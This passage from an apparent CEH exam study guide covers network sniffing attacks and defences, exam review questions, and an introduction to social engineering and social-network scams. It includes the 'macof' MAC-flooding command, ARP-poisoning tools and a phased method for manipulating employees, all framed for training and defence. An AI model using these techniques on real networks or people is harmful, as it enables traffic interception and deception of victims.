
```
macof
```

At this point the utility will start flooding the CAM table with invalid MAC addresses. To stop the attack, press Ctrl+Z.

ARP Poisoning

Address Resolution Protocol (ARP) poisoning attempts to contaminate a network with improper gateway mappings. As explained in Chapter 2, ARP essentially maps IP addresses to specific MAC addresses, thereby allowing switches to know the most efficient path for the data being sent. Interestingly enough, ARP traffic doesn't have any prerequisites for its sending or receiving process; ARP broadcasts are free to roam the network at will. The attacker takes advantage of this open traffic concept by feeding these incorrect ARP mappings to the gateway itself or to the hosts of the network. Either way, the attacker is attempting to become the hub of all network traffic. Some tools you can use to ARP-poison a host are Ettercap, Cain & Abel (see Figure 9.3), and arpspoof.

FIGURE 9.3 Cain & Abel





Enabling the IP DHCP Snooping feature on Cisco switches prevents ARP poisoning. Questions regarding ARP poisoning should make you think IP DHCP Snooping. IP DHCP Snooping verifies MAC-to-IP mappings and stores valid mappings in a database. For the CEH exam, focus on what the command is and what it prevents.

MAC Spoofing

MAC spoofing is a simple concept in which an attacker (or pentester) changes their MAC address to the MAC address of an existing authenticated machine already on the network. The simplest example of employing this strategy is when a network administrator has applied port security to the switches on their network. Port security is a low-level security methodology that allows only a specific number of MAC addresses to attach to each switchport (usually one or two). If this number is exceeded (for example, if you take off the original machine and attach one or two unrecognized units), the port will usually shut down depending on the configuration applied. MAC spoofing isn't necessarily a technique used to allow network-wide sniffing, but it does work to allow an unauthorized client onto the network without too much administrative hacking effort.

Port Mirror or SPAN Port

Another way to circumvent switches is through the use of physical means—getting physical access to the switch and using port mirroring or a Switched Port Analyzer (SPAN) port. This technique is used to send a copy of every network packet encountered on one

switchport or a whole VLAN to another port where it may be monitored. This functionality is used to monitor network traffic either for diagnostic purposes or for the purpose of implementing devices such as network intrusion detection systems (NIDSs).

One detail worth adding is that in some switches it is entirely possible to configure port mirroring remotely. However, in terms of danger, getting physical access to a switch or other device is extremely dangerous due to the presumed proximity to the owner or protectors of a system.

On the Defensive

As an ethical hacker, your work could very likely put you in a position of prevention rather than pen testing. Based on what we've covered so far in this chapter, what you know as an attacker can help you prevent the very techniques you employ from the outside in. Here are defenses against the attacks we just covered from a pentester's perspective:

- Use a hardware-switched network for the most sensitive portions of your network in an effort to isolate traffic to a single segment or collision domain.
- Implement IP DHCP Snooping on switches to prevent ARP poisoning and spoofing attacks.
- Implement policies preventing promiscuous mode on network adapters.
- Be careful when deploying wireless access points, knowing that all traffic on the wireless network is subject to sniffing.
- Encrypt your sensitive traffic using an encrypting protocol such as SSH or IPsec.



Technologies such as SSL and IPsec are designed not only to keep traffic from being altered but also to prevent prying eyes from seeing traffic they shouldn't.

Here are other methods of hardening a network against sniffing:

- Static ARP entries, which consist of preconfiguring a device with the MAC addresses of devices that it will be working with ahead of time. However, this strategy does not scale well.
- Port security is used by switches that have the ability to be programmed to allow only specific MAC addresses to send and receive data on each port.
- IPv6 has security benefits and options that IPv4 does not have.
- Replacing protocols such as FTP and Telnet with SSH is an effective defense against sniffing. If SSH is not a viable solution, consider protecting older legacy protocols with IPsec.
- Virtual private networks (VPNs) can provide an effective defense against sniffing due to their encryption aspect.
- SSL is a great defense along with IPsec.

Mitigating MAC Flooding

You can mitigate the CAM table-overflow attack by configuring port security on the switch. This will allow MAC addresses to be specified on a particular switchport, or you can specify the maximum number of MAC addresses that the switchport can learn. Once this maximum number of MAC addresses threshold has been reached, the port will shut down if so configured; this would thwart the flooding attack.

Cisco IOS Mitigation

Listing 9.1 shows a sample of configuration options on the Cisco IOS.

Listing 9.1: Configuration of a Cisco device

```
switch(config-if)# switchport mode access
!Set the interface mode as access!
switch(config-if)# switchport port-security
!Enable port-security on the interface!
switch(config-if)# switchport port-security mac-address { <mac_addr> | sticky }
!Enable port security on the MAC address as H.H.H or record the first MAC
address connected to the interface!
switch(config-if)# switchport port-security maximum <max_addresses>
!Set maximum number of MAC addresses on the port!
switch(config-if)# switchport port-security violation { protect | restrict |
shutdown }
!Protect, Restrict, or Shutdown the port.
```

Cisco recommends the `shutdown` option.

Juniper Mitigation

Listing 9.2 shows configuration options for Juniper.

Listing 9.2: Configuration options for Juniper

```
root@switch# set interface { <interface> | all } mac-limit <limit> action { none
| drop | log | shutdown }
# Set the maximum number of MAC addresses allowed to connect to the interface
root@switch# set interface { <interface> | all } allowed-mac <mac_address>
# Set the allowed MAC address(es) allowed to connect to the interface
```

NETGEAR Mitigation

Listing 9.3 shows configuration of a NETGEAR device.

Listing 9.3: NETGEAR options

```
(Config)# interface <interface>
!Enter the interface configuration mode for <interface>!
```

```
(Interface <interface>)# port-security
!Enables port-security on the interface!
(Interface <interface>)# port-security max-dynamic <maxvalue>
!Sets the maximum of dynamically locked MAC addresses allowed on a specific
port!
(Interface <interface>)# port-security max-static <maxvalue>
!Sets the maximum number of statically locked MAC addresses allowed on a
specific port!
(Interface <interface>)# port-security mac-address <vid> <mac-address>
!Adds a MAC address to the list of statically locked MAC addresses. <vid> = VLAN
ID!
(Interface <interface>)# port-security mac-address move
!Converts dynamically locked MAC addresses to statically locked addresses!
(Interface <interface>)# snmp-server enable traps violation
!Enables the sending of new violation traps designating when a packet with a
disallowed MAC address is received on a locked port!
```



The examples here come from official documentation from each of the vendors mentioned. Since each vendor has multiple models, the command sets and installed firmware may be slightly different from one model to the next. Before using these exact steps, check your documentation.

Detecting Sniffing Attacks

Aside from pure defensive tactics, it is possible to be proactive and use detection techniques designed to locate any attempts to sniff and shut them down. These methods include the following:

- Look for systems running network cards in promiscuous mode. Under normal circumstances there is little reason for a network card to be in promiscuous mode, and as such all cards running in this mode should be investigated.
- Run an NIDS to detect telltale signs of sniffing and track it down.
- Tools such as HP's Performance Insight can provide a way to view the network and identify unusual traffic.

Summary

This chapter covered what a sniffer is and how it works. You learned about two common sniffing utilities, Wireshark and tcpdump. You saw the importance of Wireshark search strings for real-world filtering and exam preparation. This chapter briefly touched on CLI

commands for Wireshark that allow similar functionality to that of the GUI version. You also captured some packets with both Wireshark and tcpdump, and you learned how to dissect and analyze those packets by taking advantage of Wireshark's robust detailed interface. You explored some basic techniques to overcome a switched network's inherent sniffing limitations and reviewed defensive actions that you can take to protect your networks from sniffing and subsequent attacks.

Exam Essentials

Know the purpose of sniffing. Sniffing is a technique used to gather information as it flows across the network. Sniffing can be performed using software-based systems or through the use of hardware devices known as protocol analyzers.

Understand your targets. For each target, know what type of information you are looking for—passwords, data, or something else.

Know what makes sniffing possible. Sniffing is possible due to traffic being sent in the clear as well as access to the network. Also, having the ability to switch a network card into promiscuous mode allows you to view all traffic on the network as it flows by.

Know your defenses. Know that techniques such as encryption, IPsec, SSL, SSH, and VPNs can provide effective countermeasures against sniffing.

Review Questions

1. On a switch, each switchport represents a _____.
   - **A.** VLAN
   - **B.** Broadcast domain
   - **C.** Host
   - **D.** Collision domain

2. Wireless access points function as a _____.
   - **A.** Hub
   - **B.** Bridge
   - **C.** Router
   - **D.** Repeater

3. What mode must be configured to allow an NIC to capture all traffic on the wire?
   - **A.** Extended mode
   - **B.** 10/100
   - **C.** Monitor mode
   - **D.** Promiscuous mode

4. Which of the following prevents ARP poisoning?
   - **A.** ARP Ghost
   - **B.** IP DHCP Snooping
   - **C.** IP Snoop
   - **D.** DNSverf

5. Jennifer is a system administrator who is researching a technology that will secure network traffic from potential sniffing by unauthorized machines. Jennifer is not concerned with the future impact on legitimate troubleshooting. What technology can Jennifer implement?
   - **A.** SNMP
   - **B.** LDAP
   - **C.** SSH
   - **D.** FTP

6. MAC spoofing applies a legitimate MAC address to an unauthenticated host, which allows the attacker to pose as a valid user. Based on your understanding of ARP, what would indicate a bogus client?
   - **A.** The MAC address doesn't map to a manufacturer.
   - **B.** The MAC address is two digits too long.
   - **C.** A reverse ARP request maps to two hosts.
   - **D.** The host is receiving its own traffic.

7. Bob is attempting to sniff a wired network in his first pen test contract. He sees only traffic from the segment he is connected to. What can Bob do to gather all switch traffic?
   - **A.** MAC flooding
   - **B.** MAC spoofing
   - **C.** IP spoofing
   - **D.** DOS attack

8. What technique funnels all traffic back to a single client, allowing sniffing from all connected hosts?
   - **A.** ARP redirection
   - **B.** ARP poisoning
   - **C.** ARP flooding
   - **D.** ARP partitioning

9. Which Wireshark filter displays only traffic from 192.168.1.1?
   - **A.** `ip.addr =! 192.168.1.1`
   - **B.** `ip.addr ne 192.168.1.1`
   - **C.** `ip.addr == 192.168.1.1`
   - **D.** `ip.addr - 192.168.1.1`

10. What common tool can be used for launching an ARP poisoning attack?
    - **A.** Cain & Abel
    - **B.** Nmap
    - **C.** Scooter
    - **D.** Tcpdump

11. Which command launches a CLI version of Wireshark?
    - **A.** `Wireshk`
    - **B.** `dumpcap`
    - **C.** `tshark`
    - **D.** `editcap`

12. Jennifer is using tcpdump to capture traffic on her network. She would like to save the capture for later review. What command can Jennifer use?
    - **A.** `tcpdump -r capture.log`
    - **B.** `tcpdump - l capture.log`
    - **C.** `tcpdump -t capture.log`
    - **D.** `tcpdump -w capture.log`

13. What is the generic syntax of a Wireshark filter?
    - **A.** protocol.field operator value
    - **B.** field.protocol operator value

C. operator.protocol value field

D. protocol.operator value field

14. Tiffany is analyzing a capture from a client's network. She is particularly interested in NetBIOS traffic. What port does Tiffany filter for?


A. 123

B. 139

C. 161

D. 110

15. Based on the packet capture shown in the graphic, what is contained in the highlighted section of the packet?



A. The frame value of the packet

B. The MAC address of the sending host

C. Source and destination IP addresses

D. The routed protocol value

16. Jennifer is using tcpdump to capture traffic on her network. She would like to review a capture log gathered previously. What command can Jennifer use?

A. `tcpdump -r capture.log`

B. `tcpdump - l capture.log`

C. `tcpdump -t capture.log`

D. `tcpdump -w capture.log`

17. Wireshark requires a network card to be able to enter which mode to sniff all network traffic?
    - **A.** Capture mode
    - **B.** Promiscuous mode
    - **C.** Pcap mode
    - **D.** Gather mode

18. Which network device can block sniffing to a single network collision domain, create VLANs, and make use of SPAN ports and port mirroring?
    - **A.** Hub
    - **B.** Switch
    - **C.** Router
    - **D.** Bridge

19. What device will neither limit the flow of traffic nor have an impact on the effectiveness of sniffing?
    - **A.** Hub
    - **B.** Router
    - **C.** Switch
    - **D.** Gateway

20. The command-line equivalent of WinDump is known as what?
    - **A.** Wireshark
    - **B.** Tcpdump
    - **C.** WinDump
    - **D.** Netstat

Chapter

10



Social Engineering

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **X. Social Engineering**

- A. Types of social engineering
- B. Social networking
- C. Technology assisting social networking
- E. Defensive strategies
- F. Pentesting issues



So far in this book we have covered a lot of threats, but they have all been technological in nature. In this chapter, we will shift gears and discuss social engineering. *Social engineering* deals with the targeting and manipulation of human beings rather than technology or other mechanisms. This method is popular because the human element is frequently the weakest part of a system and most prone to mistakes.

The reality is that security starts and stops with the human element. If that element fails, the entire system can be weakened rapidly. The end user represents the first line of defense in many cases and is the one factor that can have the greatest impact on the relative security or insecurity of a given environment. Human beings can be either reactive or proactive to security incidents and can stop many issues before they become problems.

As an ethical hacker, you need to be aware of the threats and dangers of social engineering as well as how to use these techniques. This chapter explores how social engineering works, why it is successful, and how you can use it in your penetration testing.

What Is Social Engineering?

Social engineering is a term that is widely used but poorly understood. It's generally defined as any type of attack that is nontechnical in nature and that involves some type of human interaction with the goal of trying to trick or coerce a victim into revealing information or violate normal security practices.

Social engineers are interested in gaining information they can use to carry out actions such as identity theft or stealing passwords, or in finding out information for later use. Scams may include trying to make a victim believe the attacker is technical support or someone in authority. An attacker may dress a certain way with the intent of fooling the victim into thinking the person has authority. The end goal of each approach is for the victim to drop their guard or for the attacker to gain enough information to better coordinate and plan a later attack.



Social engineering is one of the few types of attacks that can be classified as nontechnical in the context of the CEH exam. The attack category relies on the weaknesses or strengths of human beings rather than application of technology. Human beings have been shown to be very easily manipulated into providing information or other details that may be useful to an attacker.

If it helps, you can think of social engineers in the same context as con artists. Typically, individuals who engage in this type of activity are very good at recognizing telltale signs or behaviors that can be useful in extracting information, such as the following:

Moral Obligation An attacker may prey on a victim's desire to provide assistance because they feel compelled to do so out of a sense of duty.

Trust Human beings have an inherent tendency to trust others. Social engineers exploit a human's tendency to trust by using buzzwords or other means. In the case of buzzwords, for example, use of familiar terms may lead a victim to believe that an attacker has insider knowledge of a project or place.

Threats A social engineer may threaten a victim if they do not comply with a request.

Something for Nothing The attacker may promise a victim that for little or no work, they will reap tremendous rewards.

Ignorance The reality is that many people do not realize the dangers associated with social engineering and don't recognize it as a threat.

Why Does Social Engineering Work?

Social engineering is effective for a number of reasons, each of which can be remedied or exploited depending on whether you are the defender or the attacker. Let's take a look at each:

Lack of a Technological Fix Let's face it, technology can do a lot to fix problems and address security—but at the same time, it can be a source of weakness. One thing that technology has little or no impact on is blunting the effectiveness of social engineering. This is largely because technology can be circumvented or configured incorrectly by human beings.

Insufficient Security Policies The policies that state how information, resources, and other related items should be handled are often incomplete or insufficient at best.

Difficult Detection Social engineering by its very nature can be hard to detect. Think about it: An attack against technology may leave tracks in a log file or trip an intrusion detection system (IDS), but social engineering probably won't.

Lack of Training Lack of training or insufficient training about social engineering and how to recognize it can be a big source of problems.



EC-Council likes to say, "There is no patch for human stupidity." This statement sounds mean spirited, but it makes sure you understand that although you can patch technology, you can't patch a human being to solve problems. I take a different approach and think of dealing with human beings not in terms of patching but in terms of training. To me, training is a form of fixing bad behaviors and raising awareness of problems and issues ahead of time.

In many of the cases discussed in this book, you have seen social engineering play a role. One such example is that of Trojans, which exploit social engineering to entice a victim to open an executable or attachment that is infected with malware. A Trojan is a piece of malware that relies primarily on the element of social engineering as a mechanism to start an infection. Using the social-engineering aspect, virus writers can entice an unsuspecting victim into executing malware with the promise of giving them something they expect or want.

Another example of how social engineering works is the case of scareware. This type of malware is designed to frighten a victim into taking action when none is necessary. The best example is the case of fake antivirus products that prompt users with very realistic but fake messages that they should download an "antivirus" to disinfect their system.

In both cases, simple training and awareness could easily stop an attack before a security incident occurs. You should know the signs of social engineering and include a dose of common sense prior to implementing social engineering in your testing. Some common signs that may indicate a social-engineering attack include, but are not limited to, the following:

- Use of authority by an attacker, such as making overt references to whom they are or whom they know or even making threats based on their claimed power or authority
- Inability to give valid contact information that would allow the attacker to be called or contacted as needed
- Making informal or off-the-book requests designed to encourage the victim to give out information that they may not otherwise
- Excessive name-dropping as to whom the attacker knows inside the organization
- Excessive use of praise or compliments designed to flatter a victim
- Discomfort or uneasiness when questioned

The Power of Social Engineering

Why is social engineering such a powerful tool, and why will it continue to be so? To answer this, you must first understand why it works and what this means to you as a pentester. Going after the human being instead of the technology works for a number of reasons:

Trust Human beings are a trusting lot. It's built into the species. When you see someone dressed a certain way (such as wearing a uniform) or hear them say the right words, you trust them more than you normally would. For example, if you see someone dressed in a set of scrubs and carrying a stethoscope, you tend to trust them. This tendency to trust is a weakness that can be exploited.

Human Habit and Nature Human beings tend to follow certain default habits and actions without thinking. People take the same route to work, say the same things, and take the same actions without thought. In many cases, people have to consciously attempt to act differently from the norm in order to break from their learned habits. A good social engineer can observe these habits and use them to track people or follow the actions of groups and gain entry to buildings or access to information.

Social-Engineering Phases

Social engineering, like the other attacks we have explored in this book, consists of multiple phases, each designed to move the attacker one step closer to the ultimate goal. Let's look at each of these phases and how the information gained from one leads to the next:

1. Use footprinting and gather details about a target through research and observation. Sources of information can include dumpster diving, phishing, websites, employees, company tours, or other interactions.
2. Select a specific individual or group who may have the access or information you need to get closer to the desired target. Look for sources such as people who are frustrated, overconfident, or arrogant and willing to provide information readily. In fact, the presence of this type of person can take the form of an insider threat.
3. Forge a relationship with the intended victim through conversations, discussions, emails, or other means.
4. Exploit the relationship with the victim, and extract the desired information.

You can also look at these four phases as three distinct components of the social-engineering process:

- Research (step 1)
- Develop (steps 2 and 3)
- Exploit (step 4)



EC-Council recommends watching movies such as *Catch Me If You Can*, *The Italian Job,* and *Matchstick Men* as great ways to observe different types of social engineering in action. *Catch Me If You Can* is a dramatization of the exploits of a real-life social engineer. If you watch these movies, pay close attention to the different ways social-engineering techniques can be employed, how they work, and why they are effective.

What Is the Impact of Social Engineering?

Social engineering can have many potential outcomes on an organization, some obvious and some less so. It is important that you understand each of these, because they can have far-reaching effects:

Economic Loss This one is fairly obvious. A social engineer may cause a company or organization to lose money through deception, lost productivity, or identity theft.

Terrorism Perhaps one of the more visible forms of social engineering is terrorism. In this case, a target is coerced into action through the threat of physical violence.

Loss of Privacy An attacker using these techniques can easily steal information to perform identity theft on any number of victims.

Lawsuits and Arbitrations Depending on the compromise, the successful completion of an attack may result in lawsuits or other actions against the victim or the victim's organization.

Temporary or Permanent Closure Depending on how bad the breach is, the result can be catastrophic, with an entire business closing because of mounting financial losses and lawsuits.

Loss of Goodwill Although all losses may not be monetary, they can still be devastating, such as the loss of goodwill from customers or clients.



If you have a good memory, you may recall some of the issues on this list from previous discussions. I've repeated them here to emphasize that social-engineering attacks can be just as dangerous as—or more so than—technical attacks. It is to your benefit to remember this when you are doing your testing and planning, because far too often the social element is overlooked in favor of focusing on technology. Although it is possible to do things such as cracking passwords by a technical attack, sometimes you can get what you want just by asking nicely.

Common Targets of Social Engineering

An attacker will look for targets of opportunity or potential victims who have the most to offer. Some common targets include receptionists, help desk personnel, users, executives, system administrators, outside vendors, and even maintenance personnel. Let's look at each and see why this is.

Receptionists—one of the first people visitors see in many companies—represent prime targets. They see many people go in and out of an office, and they hear a lot of things. In addition, receptionists are meant to be helpful and therefore are not security focused. Establishing a rapport with these individuals can easily yield information that's useful on its own or for future attacks.

Help desk personnel offer another tempting and valuable target due to the information they may have about infrastructure, among other things. Filing fake support requests or asking these personnel leading questions can yield valuable information.

System administrators can also be valuable targets of opportunity, again because of the information they possess. The typical administrator can be counted on to have very high-level knowledge of infrastructure and applications as well as future development plans. Also, some system admins possess far-reaching knowledge about the entire company's network and infrastructure. Given the right enticements and some effort, these targets can sometimes yield tremendous amounts of information. Techniques I have used in the past include asking questions about their experience, career path, and such, and then using that to learn more about what they currently do.

Executives are another prime target for attackers because individuals in these types of positions are not focused on security. In fact, many of the people in these positions focus on business processes, sales, finance, and other areas.

Users are probably one of the biggest sources of leaks because they are the ones who handle, process, and manage information day to day. Couple this with the fact that many of these individuals may be less than prepared for dealing with this information safely.



Many times over the years I have noticed the tendency for system administrators to leave themselves shortcuts to get their jobs done. Although I am not going to bash the idea of shortcuts—I use them myself and fully endorse their usage—it's the incorrect usage of shortcuts that I want to address. One of the applications that I find most problematic is the use of backdoor accounts. I have performed many system audits in which I found these accounts, put there to allow an administrator to quickly and easily log in and/or perform certain tasks without having to go through safer or permitted methods. In many of my audits, these accounts were unmonitored—or even forgotten when the original owner left the organization. In the latter case, the accounts remained and were unsecured; no one knew they existed except their original creator, who had long since moved on. Knowing that some administrators have this tendency, a good social engineer can look for clues as to the existence of such accounts.

So why do system administrators and the like place backdoors that may circumvent security on a system? Well, I have found in some cases that they have been put there to provide an alternative means to enter the system in the event their primary accounts are unavailable. In other words, they are put there in case they lose access or their primary accounts are locked out.

Social Networking to Gather Information?

Over the last decade, some of the biggest security threats have come from the use of social networking. The rapid growth of these technologies lets millions of users each day post on Facebook, Twitter, and many other networks. What type of information are they posting?

- Personal information
- Photos
- Location information
- Friend information
- Business information
- Likes and dislikes

The danger of making this wealth of information available is that a curious attacker can piece together clues from these sources and get a clear picture of an individual or a business. With this information in hand, the attacker can make a convincing impersonation of that individual or gain entry into a business by using insider information.



The process of using information from many different sources to indirectly gain insight about a hidden or protected target is known as *inference*. When you, as an attacking party, play detective and gather information meticulously and as completely as possible, the results can be impressive. Keeping your eyes and ears open, you can catch nuggets of information that human beings tend to let slip in the course of a conversation or a day.

Before you post any type of information on these networks, ask yourself a few questions:

- Have you thought about what to share?
- How sensitive is the information being posted, and could it be used negatively?
- Is this information that you would freely share offline?
- Is this information that you wish to make available for a long time, if not forever?

Social networking has made the attacker's job much easier based on the sheer volume of data and personal information available. In the past, this information may not have been as easy to get, but now, with a few button clicks, it can be had with little time investment. With little effort is it possible for an attacker to gather the following:

- Location information
- Personal data
- Company information
- Photos of private or secure facilities
- Information on coworkers
- Event or vacation information

Going back to our earlier exploration of footprinting as part of the attack process, you learned just how powerful unprotected information can be. When employees post information on social networks or other sites, it should always be with a mind toward how valuable the information may be in the wrong hands and whether it is worth posting. It is easy to search social networks and find information that an individual may have shared to too wide an audience.

A Wealth of Information

In early 2009, Facebook officials announced that their user base had surpassed 400 million users, making it the largest social network of all time with further growth expected. Likewise, Twitter claims to have 6 million unique monthly visitors and 55 million monthly visitors. With this kind of volume and these networks' inherent reach, it's easy to see why criminals look to these sites as a treasure trove of information and a great way to locate and identify victims.

Not surprisingly, security stories about Twitter and Facebook have dominated the headlines in recent years. In one high-profile case, hackers managed to hijack the Twitter accounts of more than 30 celebrities and organizations, including President Barack Obama and Britney Spears. The hacked accounts were then used to send malicious messages, many of them offensive. According to Twitter, the accounts were hijacked using the company's own internal support tools.

Twitter has also had problems with worms, as well as spammers who open accounts and then post links that appear to be about popular topics but that actually link to porn or other malicious sites. Of course, Twitter isn't alone in this: Facebook, too, regularly chases down new scams and threats.

Both sites have been criticized for their apparent lack of security, and both have made improvements in response to this criticism. Facebook, for example, now has an automated process for detecting issues in users' accounts that may indicate malware or hacker attempts.

With Facebook recently celebrating its 10-year anniversary and showing no signs of lessening in popularity, the issue of security will undoubtedly become higher profile. Over the next decade, more apps, services, and other technologies can be expected to switch to mechanisms that integrate more tightly with Facebook, using it as a sort of authentication mechanism. Although for the sake of convenience this may be a good idea, from a security standpoint it means that breaching a Facebook account can allow access to a wealth of linked information.

Networking

Social media can be made safer if you take simple steps to strengthen your accounts. In fact, it has been found in many cases that with a little care and effort, you can lessen or avoid many common security issues and risks. You can reuse some of the guidance from earlier chapters and apply it to these new platforms:

Password Using the same password across multiple sites means anyone who gets controls of the password can access whatever data or personal information you store on any of those sites. In a worst-case scenario, for example, a Twitter password hack can give the hacker the key to an online banking account. Keep in mind that if you use a password on a site that doesn't protect information carefully someone can steal it. Many social-networking sites have grown so large so fast that they do not take appropriate measures to secure the information they are entrusted with until it is too late. In addition, many users never or rarely ever change their passwords, making their accounts even more vulnerable.

Too Much Information With the proliferation of social networking, the tendency to share too much has become more common. Users of these networks share more and more

information without giving much thought to who may be reading it. The attitude nowadays tends to skew toward sharing information. People increasingly see sharing as no big deal. However, an individual's or company's brand and reputation can easily be tarnished if the wrong information is shared. In some cases, companies have taken the brunt of the public's ire because an employee posted something that was off-color or offensive. It may not initially seem like a security problem but rather a public relations issue; but one of the items you must protect as a security-minded individual is the public's perception of your company.



Real World Scenario

Unsafe at Home

One example of a brand being tarnished through social media is that of Home Depot. In late 2013, the marketing firm contracted by the company posted a picture through the social media network Twitter that was viewed as being extremely racist. Even though Home Depot did not itself post the tweet, it was posted on the company's official account. In response to the incident, Home Depot quickly terminated the agency and the employee responsible for the posting.

The fallout from the incident included derision and praise. Although most viewed Home Depot's response as being swift, decisive, and thoughtful, other members of the public were offended and vowed not to ever frequent the retailer again.

Overall, the reaction wasn't overwhelmingly bad due to Home Depot's quick response. It could have been much worse.

Many types of scams can ensnare users by preying on an aspect of human nature that entices people to investigate or do something they would not normally do:

Secret Details about Some Celebrity's Death This type of post feeds on people's insatiable desire for information regarding celebrities or public figures.

I'm Stranded in a Foreign Country—Please Send Money. These types of scams target users by claiming that the message is from someone the user knows who is trapped without money in a foreign country or bad situation. The scammer says they will gladly pay the person back when they get home. Once the victim's trust is heightened to the point of sending money, the scammer comes up with plausible reasons to ask for increasingly larger amounts, eventually fleecing the victim for much greater sums.

Did You See This Picture of J-Lo? Both Facebook and Twitter have been plagued by phishing scams that involve a question that piques your interest and then directs you to a fake login screen, where you inadvertently reveal your Facebook or Twitter password.



Real World Scenario

The Case of Anna Kournikova

A good example of this type of attack is the Anna Kournikova computer worm from 2001. This worm lured victims by promising nude pictures of the popular model and tennis star, but when users opened the attachment, they executed a computer worm. The worm forwarded the message to everyone in the victim's Outlook address book and started the process all over again.

Interestingly, the worm and its delivery mechanism were created with a pre-made malware maker downloaded from the Internet.

Test Your IQ. This type of scam attracts you with a quiz. Everybody loves quizzes. After you take the quiz, you are encouraged to enter your information into a form to get the results. In other cases, the scam encourages you to join an expensive text-messaging service, but the price appears only in extremely small print.

Tweet for Cash! This scam takes many forms. "Make money on Twitter!" and "Tweet for profit!" are two common come-ons that security analysts say they've seen lately. Obviously, this scam preys on users' greed and curiosity, but in the end they lose money or their identities.

Ur Cute. Msg Me! The sexual solicitation is a tactic spammers have been trying for many years via email and is one that has proven wildly successful. In the updated version of this ruse, tweets feature scantily clad women and include a message embedded in the image, rather than in the 140-character tweet itself.

Amber Alert Issued!! This one is not so much a scam as it is a hoax. Amber alerts are pasted into status updates that turn out to be untrue. Although such attacks don't gain information, they are designed to cause panic and concern as well as increase traffic among recipients.

Countermeasures for Social Networking

Because social networking exploded in popularity so quickly, companies and individuals had little time to deal with the problems the technology brought to bear. Surveys taken a few years ago found that many companies either did not have a policy in place regarding social networking or were unaware of the risks. Recently, however, people are slowly starting to become aware of how big the danger is and that they need to take steps to protect themselves. Company policies should touch on appropriate use of social media and networking sites at work as well as the kind of conduct and language an employee is allowed to use on the sites.

Currently about 75 percent of companies have implemented a social-networking policy; the rest have either suggested doing so or are not doing anything. Many individuals and companies have been burned or heard about someone else getting burned and have decided to do something about the issue.

Social networking can be used relatively safely and securely as long as it is used carefully. Exercising some basic safety measures can substantially reduce the risk of using these services. As an ethical hacker and security professional, consider recommending and training users on the following practices:

- Discourage the practice of mixing personal and professional information in social-networking situations. Although you may not be able to eliminate the company information that is shared, it should be kept to a bare minimum.
- Always verify contacts, and don't connect to just anyone online. This is a huge problem on many social media networks; users frequently accept invitations from individuals they don't know.
- Avoid reusing passwords across multiple social-networking sites or locations to avoid mass compromise.
- Don't post just anything online; remember that anything you post can be found, sometimes years later. Basically, if you wouldn't say it in a crowded room, don't put it online.
- Avoid posting personal information that can be used to determine more about you, impersonate you, or coax someone to reveal additional information about you.



One very effective way that I have found to illustrate just how dangerous social media can be and the role it could play in successful social engineering attacks is Echosec. This service (located at `www.echosec.net`) draws information from several social network sites and cross-references them with geographic information to place social media posts in a specific location. Querying a location on the map with this service (or querying by keyword or other criteria) will reveal a tremendous amount of information. In many cases those who see how easy this information is to access with this tool are dumbstruck at the volume and detail it reveals.

To avoid problems with social networking, a company should exercise many different countermeasures. As a pentester, consider recommending the following techniques as ways to mitigate the threat of social-engineering issues via social networking:

- Educate employees against publishing any identifying personal information online, including phone numbers; pictures of home, work, or family members; or anything that may be used to determine their identity.
- Encourage or mandate the use of non-work accounts for use with social media and other types of systems. Personal accounts and free-mailers such as Gmail and Yahoo! should be used in order to prevent compromise later on.

- Educate employees on the use of strong passwords like the ones they use, or should be using, in the workplace.
- Avoid the use of public profiles that anyone can view. Such profiles can provide a wealth of information for someone doing research or analysis of a target.
- Remind users of such systems that anything published online will stay online, even if it is removed by the publisher. In essence, once something is put online, it never goes away.
- Educate employees on the use of privacy features on sites such as Facebook, and take the initiative in sending out emails when such features change.
- Instruct employees on the presence of phishing scams on social networks and how to avoid and report them.



